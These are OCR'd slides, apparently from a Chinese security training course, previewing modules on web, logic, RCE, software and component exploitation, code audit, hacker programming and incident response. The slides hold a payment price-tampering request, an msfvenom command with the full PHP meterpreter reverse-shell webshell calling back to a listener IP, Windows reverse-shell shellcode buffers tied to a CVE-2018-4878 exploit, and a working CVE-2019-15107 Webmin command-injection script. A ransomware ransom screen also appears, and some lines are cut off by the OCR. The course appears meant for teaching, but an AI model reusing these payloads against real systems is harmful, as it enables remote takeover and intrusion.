
项目预览

Web常见漏洞挖掘



项目预览

逻辑漏洞挖掘


Request
Pretty Raw Hex \n
GET /control/auth_cross/cross_permission_pay.php?price=100 HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=r8t4133kamq2o9s66o1v61g403
Connection: close
Scan
Do passive scan
Do active scan
Send to Intruder ^⌘I
Send to Repeater ^⌘R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Search...
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Date: Thu, 21 Oct 2021 06:31:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 13832
Connection: close
Content-Type: text/html
<script>
alert('您花费了100元购买了商品')
</script>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>
Document
</title>
<link rel="stylesheet" type="text/css" href="../../template/cross_per_pay/res/static/c
<link rel="stylesheet" type="text/css" href="../../template/cross_per_pay/res/layui/cs
<script type="text/javascript" src="../../template/cross_per_pay/res/layui/layui.js">
</script>
INSPECTOR
Search...
0 matches

项目预览

RCE 专题


PHP Version 7.3.6-1+ubuntu18.04.1+deb.sury.org+1

System	Linux 388a8a47e78c 4.19.121-linuxkit #1 SMP Tue Dec 1 17:50:32 UTC 2020 x86_64
Build Date	May 31 2019 11:06:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-apcu.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini,

```
~/tmp msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.148 LPORT=14001 -f raw -o msf_php_webshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
Saved as: msf_php_webshell.php
~/tmp ls
msf_php_webshell.php
~/tmp cat msf_php_webshell.php
/*<?php /**/ error_reporting(0); $ip = '192.168.0.148'; $port = 14001; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 's
tream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF
_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die(
'no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($
s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
~/tmp
```


项目预览

软件漏洞利用


Set as interpreter
#!/usr/bin/env python
# coding: UTF-8
buf = ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
buf += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
buf += "\xff\xd5\x6a\x05\x68\xac\x10\x46\xd8\x68\x02\x00\x22"
buf += "\xb8\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
buf += "\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5"
buf += "\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec"
buf += "\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02"
buf += "\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a"
buf += "\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53"
buf += "\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
buf += "\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00\x40"
buf += "\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57"
buf += "\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9"
buf += "\x71\xff\xff\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0"
buf += "\xb5\xa2\x56\x6a\x00\x53\xff\xd5"
payload = buf
data = ""
stageless = False
flash_name = "exploit"
CVE-2018-4878-master
文件(F) 编辑(E) 视图(V) 转到(G) 帮助(H)
位置
计算机
Desktop
回收站
名称 大小 类型 修改时间
index2.html 427 字节 HTML document 2021-04-08 16:20:00
cve-2018-4878.py 119.5 KiB Python script 2021-04-08 16:20:01
exploit.swf 17.5 KiB Shockwave Flash file 2021-04-08 16:20:01
3 个文件: 137.3 KiB (140,638 字节), 可用空间: 919.0 GiB
t=8888 -f python>shellcode.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of python file: 1735 bytes
$ cat shellcode.txt
buf = b""
buf += b"\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x64\x8b\x52\x30"
buf += b"\x89\xe5\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x31\xff"
buf += b"\x0f\xb7\x4a\x26\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
buf += b"\xc1\xcf\x0d\x01\xc7\x49\x75\xef\x52\x8b\x52\x10\x8b"
buf += b"\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x57\x74\x4c\x01"
buf += b"\xd0\x8b\x48\x18\x50\x8b\x58\x20\x01\xd3\x85\xc9\x74"
buf += b"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1"
buf += b"\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d"
buf += b"\x24\x75\xe0\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b"
buf += b"\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
buf += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b"
buf += b"\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff"
buf += b"\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80"
buf += b"\x6b\x00\xff\xd5\x6a\x0a\x68\xac\x10\xc3\x08\x68\x02"

项目预览

组件漏洞利用



项目预览

代码审计

```
106  class _init_phpok
107  {
108      /**
109       * 指定app_id,                    PP_ID**来获取，留空使用www
110      **/
111      public $app_i
112
113      /**
114       * 控制器及方法
115      **/
116      public $ctrl =
117      public $func = 'index';
118
119      /**
120       * 定义网站程序根目录，对应入口的**ROOT**，为空使用./
121      **/
122      public $dir_root = "./";
```

Run Code ^⌥ N
转到定义 F12
转到引用 ⇧F12
快速查看 ›
Find All References ⌥⇧F12
更改所有匹配项 ⌘ F2
格式化文档 ⌥⇧ F
格式化文档的方式...
格式化选定内容 [⌘K ⌘F]
源代码操作...
剪切 ⌘ X
复制 ⌘ C
粘贴 ⌘ V
命令面板... ⇧⌘ P

```
1945  private function _action_phpok5($appfile,$ctrl,$func)
1946  {
1947      include($appfile);
1948      $this->ctrl = $ctrl;
1949      $this->func = $func;
1950      $name = 'phpok\app\control\\'.$ctrl.'\\'.$this->app_id.'_control';
1951      $cls = new $name();
1952      $func_name = $func."_f";
1953      if(!in_array($func_name,get_class_methods($cls))){
1954          $this->error(P_Lang('应用 {ctrl} 不存在方法 {func}',array('ctrl'=>$ctrl,'func'=>$func_name)));
1955      }
1956      $this->config['ctrl'] = $ctrl;
1957      $this->config['func'] = $func;
1958      $this->config['time'] = $this->time;
1959      $this->config['webroot'] = $this->dir_webroot;
1960      $this->assign('sys',$this->config);
1961      $this->plugin('phpok-before');
1962      $this->plugin('ap-'.$ctrl.'-'.$func.'-before');
1963      if($this->app_id == 'www' && !$this->site['status'] && !$this->session->val('admin_id')){
1964          $this->error($this->site["content"]);
1965      }
1966      $cls->$func_name();
1967      exit;
1968  }
```

项目预览

黑客编程

```python
import requests
import re
import sys

requests.packages.urllib3.disable_warnings()

def cve_2019_15107(url, cmd):
    target = url+'/password_change.cgi'

    # 定义请求头
    post_cookies = {"redirect": "1", "testing": "1",
                    "sid": "x", "sessiontest": "1"}
    post_headers = {"Accept-Encoding": "gzip, deflate", "Accept": "*/*", "Accept-Language": "en",
                    "User-Agent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)",
                    "Connection": "close", "Referer": target,
                    "Content-Type": "application/x-www-form-urlencoded"}

    # 发送带指令的请求数据
    post_data = "user=rootxx&pam=expired=2&old=test|%s&new1=test2&new2=test2" % cmd
    r = requests.post(target, headers=post_headers, cookies=post_cookies, data=post_data, verify=False)

    # 根据回显判断目标是否存在漏洞
    if r.status_code == 200 and "The current password is" in r.text:
        print("Vuln URL: %s" % target)
        m = re.compile("<center><h3>Failed to change password : The current password is incorrect(.*)</h3></center>", re.DOTALL)
        cmd_result = m.findall(r.text)[0]
        print ("Command Result: %s" % cmd_result)
    else:
        print('Not vulnerability')

if __name__ == "__main__":
    url = sys.argv[1]
    cmd = sys.argv[2]
    cve_2019_15107(url, cmd)
```

项目预览

应急响应


Ooops, your files have been encrypted!
Payment will be raised on
Time Left
02:23:42:41
Your files will be lost on
Time Left
06:23:42:41
付款方法
我们只会接受比特币。不懂比特币是什么，请点击查看详情 <About bitcoin>。
不会购买比特币，请点击查看购买方法，<How to buy bitcoins>。
要注意：付款金额不能低于在窗口上显示的金额。
付款后，请点击 <Check Payment> 按钮，因为比特币的到账，所需要的时间有点长，付款后请耐心等待。
最好的确认时间为周一到周五，从上午9点到11点
到账成功后，可立刻开始恢复工作。
联系方式
如果需要我们的帮组，请点击 <Contact Us>，发给我们消息吧。
我强烈建议，为了避免不必要的麻烦，恢复工作结束之前，请不要关闭或者删除该软件，并且暂停杀毒软件。
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
Check Payment
Decrypt

